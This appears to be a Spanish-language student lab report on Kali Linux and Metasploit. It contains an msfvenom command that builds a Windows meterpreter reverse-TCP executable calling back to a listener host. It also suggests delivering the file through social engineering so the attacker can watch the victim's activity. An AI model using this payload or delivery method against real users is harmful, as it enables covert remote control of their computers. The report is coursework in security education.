



UNIVERSIDAD CENTRAL DEL ECUADOR
FACULTAD DE FILOSOFIA, LETRAS Y CIENCIAS DE LA EDUCACION
CARRERA DE PEDAGOGIA DE LA INFORMATICA
ADMINISTRACIÓN DE CENTROS INFORMÁTICOS
INFORME DE KALI-LINUX
METAEXPLOID

Nombre: Wilmer Fernando Ponce Robles


Instalación en máquina virtual




Inicio



Prueba de comandos



Visualización de la lista de comandos a partir de msfvenom -help



Comando para empezar se establece el comando msfvenom, nombre del sistema operativo, dirección de la red, puerta de enlace y el nombre del malware

```
Applications ▾ Places ▾ Terminal ▾ Tue 00:03
root@kali: ~
File Edit View Search Terminal Help
global> inet6 2800:484:2ca1:1b1f:a00:27ff:fee4:4c8b prefixlen 64 scopeid 0x0<g
lobal> inet6 fe80::a00:27ff:fee4:4c8b prefixlen 64 scopeid 0x20<link>
global> inet6 2800:484:2ca1:1b1f:5078:ed06:4b93:57df prefixlen 64 scopeid 0x0<
global> inet6 2800:484:2ca1:1b1f:d580:9bfc:5aba:cd36 prefixlen 128 scopeid 0x0
<global>
ether 08:00:27:e4:4c:8b txqueuelen 1000 (Ethernet)
RX packets 465 bytes 46833 (45.7 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 148 bytes 12813 (12.5 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 0 (Local Loopback)
RX packets 84 bytes 6800 (5.8 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 84 bytes 6800 (5.8 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp -a x86 --platform windo
ws -f exe LHOST=192.168.30.100 LPORT=4444 -o /root/johnalvarez.exe
```

Se genera un archivo, y este debemos llevarlo a Windows 10, hacer que el usuario de la máquina ejecute este archivo y poder empezar el ataque, a través de ingeniería social u otros medios



Este ataque se establecerá a través de la red, para ello es importante colocar de manera correcta la puerta de enlace y el host


Por ejemplo, en la siguiente imagen se visualiza un error en la conexión, esto se debe a que el usuario de Windows 10 todavía no ha ejecutado el archivo



En el caso del software que se está utilizando en este momento, se habilita la siguiente ventana, esto se deja todo por defecto y presionar en connect.



Una vez que todo se haya realizado toda la configuración de manera correcta, en kali-linux aparecerá la siguiente ventana, la cual me da una imagen de un equipo con el logo de Windows 10, la cual puedo ejecutar e iniciar el ataque.



Luego de que haya empezado el ataque, en la parte inferior se puede ver una serie de opciones que sirven para ver las diversas tareas que está realizando el usuario de Windows 10. Por ejemplo se puede observar que está mostrando la carpeta en la cual el usuario atacado se encuentra, en tiempo real.

